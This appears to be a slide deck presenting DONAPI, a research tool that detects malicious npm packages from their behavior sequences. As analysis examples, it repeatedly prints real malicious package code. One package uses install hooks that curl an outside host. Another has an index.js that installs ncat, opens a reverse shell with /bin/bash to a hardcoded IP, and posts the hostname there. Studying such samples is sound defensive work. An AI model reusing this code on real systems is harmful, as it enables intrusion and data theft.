

# DONAPI: Malicious NPM Packages Detector using Behavior Sequence Knowledge Mapping

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Siqi Sun<sup>1</sup>, Junren Chen<sup>1</sup>, Lingzi Li<sup>1</sup>, Qianchong Zhao<sup>1</sup>,  
Jiaxuan Han<sup>1</sup>, Zhen Yang<sup>1</sup>, Lei Shi<sup>2</sup>


August 14, 2024

<sup>1</sup>*Sichuan University*

<sup>2</sup>*Huawei Technologies*

SICHUAN  
UNIVERSITY


School of  
Cyber Science  
and Engineering



# Npm and Security Incident



Package manager for JavaScript



Most Popular Technologies<sup>1</sup>

## Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine

Written by: Liran Tal

March 17, 2022 14 mins read

Peacenotwar<sup>2</sup>

## “CuteBoi” Detected Preparing a Large-Scale Crypto Mining Campaign on NPM Users



By Aviad Gershon

Co-Authored by Tal Folkman

July 6, 2022

CuteBoi<sup>3</sup>

## Malware Civil War – Malicious npm Packages Targeting Malware Authors

JFrog Uncovers 25 Malicious Packages in npm Registry

By Andrey Polkovnychenko and Shachar Menashe | February 22, 2022

6 min read

SHARE

Malicious Packages<sup>4</sup>


<sup>1</sup><https://survey.stackoverflow.co/2023/#technology-most-popular-technologies>

<sup>2</sup><https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/>


<sup>3</sup><https://checkmarx.com/blog/cuteboi-detected-preparing-a-large-scale-crypto-mining-campaign-on-npm-users/>

<sup>4</sup><https://jfrog.com/blog/malware-civil-war-malicious-npm-packages-targeting-malware-authors/>

# Security Gaps




## Traditional / Existed Baselines



# Security Gaps



## Traditional / Existed Baselines



# Package Analysis



## Main Analysis Scope (Installation & Import<sup>1</sup>)

```
{
  "name": "1337qq-js",
  "version": "1.0.10",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "curl http://npm.1337qq.com/postinstall",
    "preinstall": "curl -F ping=\"$(ping -w 3 icms.Alibaba-
      inc.com)\" http://npm.1337qq.com/npm"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Package.json<sup>2</sup>

```
#!/bin/bash

curl -F ping=\"$(ping -w 3 icms.alibaba-
  inc.com)\" http://npm.1337qq.com/npm

function npmDemo(argument) {
  var name = 'finit';
  var f1 =function f(arg){console.log(arg)}
  return {
    name:name,
    f1:f1
  }
}

module.exports=npmDemo();
```

Other files (JS & SH)



1337qq-js@1.0.10

<sup>1</sup><https://openssf.org/blog/2022/04/28/introducing-package-analysis-scanning-open-source-packages-for-malicious-behavior/>

<sup>2</sup><https://docs.npmjs.com/cli/v10/configuring-npm/package-json>

# Package Analysis



## Main Analysis Scope (Installation & Import<sup>1</sup>)

```
{  
  "name": "1337qq-js",  
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  "description": "",  
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  },  
  "keywords": [],  
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  "license": "ISC"  
}
```

Package.json<sup>2</sup>

```
#!/bin/bash  
  
curl -F ping=\"$(ping -w 3 icms.alibaba-  
inc.com)\" http://npm.1337qq.com/npm  
  
function npmDemo(argument) {  
  var name = 'finit';  
  var f1 =function f(arg){console.log(arg)}  
  return {  
    name:name,  
    f1:f1  
  }  
}  
  
module.exports=npmDemo();
```

Other files (JS & SH)



1337qq-js@1.0.10

## Installation

- Automatic Running
- Hooks (*preinstall*, *postinstall*, etc)

<sup>1</sup><https://openssf.org/blog/2022/04/28/introducing-package-analysis-scanning-open-source-packages-for-malicious-behavior/>

<sup>2</sup><https://docs.npmjs.com/cli/v10/configuring-npm/package-json>

# Package Analysis



1337qq-js@1.0.10

## Main Analysis Scope (Installation & Import<sup>1</sup>)

```
{
  "name": "1337qq-js",
  "version": "1.0.10",
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    "test": "echo \"Error: no test specified\" && exit 1",
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  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Package.json<sup>2</sup>

```
#!/bin/bash

curl -F ping=\"$(ping -w 3 icms.alibaba-inc.com)\" http://npm.1337qq.com/npm

function npmDemo(argument) {
  var name = 'finit';
  var f1 =function f(arg){console.log(arg)}
  return {
    name:name,
    f1:f1
  }
}

module.exports=npmDemo();
```

Other files (JS & SH)

### Installation

- Automatic Running
- Hooks (*preinstall*, *postinstall*, etc)

### Import

- Manual Call
- Entry Files (*main*, *exports*, *imports*, *bin*. auto-running code)


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<sup>2</sup><https://docs.npmjs.com/cli/v10/configuring-npm/package-json>

# Package Analysis



## Behavior Interpretability



javascript-appfabric-  
logger@966.0.0

```
1 {  
2   "name": "javascript-appfabric-logger",  
3   "version": "966.0.0",  
4   "main": "index.js",  
5     ...  
6 }
```

(a) package.json

```
1 const http = require('http');  
2 const os = require("os");  
3 const querystring = require("querystring");  
4 const { exec } = require("child_process");  
5 PostCode('hostname: ' + os.hostname() + ' ');  
6 exec('apt install -y ncat || apt-get install  
-y ncat || yum install -y ncat && nohup ncat  
-nv 134.209.68.193 4444 -e /bin/bash &', (error,  
  stdout, stderr) => {  
7   if (error) {  
8     PostCode(error.message);  
9     return;  
10  }  
11  ...  
12});
```

```
13 function PostCode(codestring) {  
14   var post_data = querystring.stringify({  
15     'data': codestring,  
16   });  
17   var post_options= {  
18     hostname: "134.209.68.193",  
19     port: 80,  
20     path: "/receive.php",  
21     method: "POST",  
22     headers: {  
23       ...  
24       "Content-Length": Buffer.byteLength(post_data),  
25     },  
26   };  
27   var post_req = https.request(post_options, function (res) => {  
28     res.setEncoding('utf8');  
29     res.on("data", function (chunk) {  
30       console.log('Response: ' + chunk);  
31     });  
32   });  
33   ...  
34   post_req.write(post_data);  
35   post_req.end();
```


(b) index.js



# Package Analysis



## Behavior Interpretability




javascript-appfabric-logger@966.0.0

```
1 {
2   "name": "javascript-appfabric-logger",
3   "version": "966.0.0",
4   "main": "index.js",
5   ...
6 }
```

(a) package.json

```
1 const http = require('http');
2 const os = require("os");
3 const querystring = require("querystring");
4 const { exec } = require("child_process");
5 PostCode('hostname: ' + os.hostname() + ' ');
6 exec('apt install -y ncat || apt-get install
  -y ncat || yum install -y ncat && nohup ncat
  -nv 134.209.68.193 4444 -e /bin/bash &', (error,
  stdout, stderr) => {
7   if (error) {
8     PostCode(error.message);
9     return;
10  }
11  ...
12});
```

```
13 function PostCode(codestring) {
14   var post_data = querystring.stringify({
15     'data': codestring,
16   });
17   var post_options= {
18     hostname: "134.209.68.193",
19     port: 80,
20     path: "/receive.php",
21     method: "POST",
22     headers: {
23       ...
24       "Content-Length": Buffer.byteLength(post_data),
25     },
26   };
27   var post_req = https.request(post_options, function (res) => {
28     res.setEncoding('utf8');
29     res.on("data", function (chunk) {
30       console.log('Response: ' + chunk);
31     });
32   });
33   ...
34   post_req.write(post_data);
35   post_req.end();
```




(b) index.js

# Package Analysis



## Behavior Interpretability



javascript-appfabric-logger@966.0.0

System Message

```
1 {
2   "name": "javascript-appfabric-logger",
3   "version": "966.0.0",
4   "main": "index.js",
5   ...
6 }
```

(a) package.json


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1 const http = require('http');
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4 const { exec } = require("child_process");
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9     return;
10  }
11  ...
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31     });
32   });
33   ...
34   post_req.write(post_data);
35   post_req.end();
```

■ Entry file  
■ Sensitive API--Behavior  
■ Malicious Command--Behavior

(b) index.js

# Package Analysis



javascript-appfabric-logger@966.0.0

## Behavior Interpretability


```
System Message
↓
Serialization
```

```
1 {
2   "name": "javascript-appfabric-logger",
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```

(a) package.json


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9 stdout, stderr) => {
10   if (error) {
11     PostCode(error.message);
12   }
13   return;
14 }
15 ...
16 });
```

```
13 function PostCode(codestring) {
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15     'data': codestring,
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17   var post_options= {
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32   });
33   ...
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```



(b) index.js

# Package Analysis



javascript-appfabric-logger@966.0.0

## Behavior Interpretability

System Message

```
1 {
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3   "version": "966.0.0",
4   "main": "index.js",
5   ...
6 }
```


(a) package.json

Serialization

```
1 const http = require('http');
2 const os = require('os');
3 const querystring = require('querystring');
4 const { exec } = require('child_process');
5 PostCode('hostname: ' + os.hostname() + ' ');
6 exec('apt install -y ncat || apt-get install
7 -y ncat || yum install -y ncat && nohup ncat
8 -nv 134.209.68.193 4444 -e /bin/bash &', (error,
9   stdout, stderr) => {
10   if (error) {
11     PostCode(error.message);
12     return;
13   }
14   ...
15 });
```

Network Out

```
13 function PostCode(codestring) {
14   var post_data = querystring.stringify({
15     'data': codestring,
16   });
17   var post_options= {
18     hostname: "134.209.68.193",
19     port: 80,
20     path: "/receive.php",
21     method: "POST",
22     headers: {
23       ...
24       "Content-Length": Buffer.byteLength(post_data),
25     },
26   };
27   var post_req = https.request(post_options, function (res) => {
28     res.setEncoding('utf8');
29     res.on("data", function (chunk) {
30       console.log('Response: ' + chunk);
31     });
32   });
33   ...
34   post_req.write(post_data);
35   post_req.end();
```




(b) index.js

# Package Analysis



javascript-appfabric-logger@966.0.0

## Behavior Interpretability





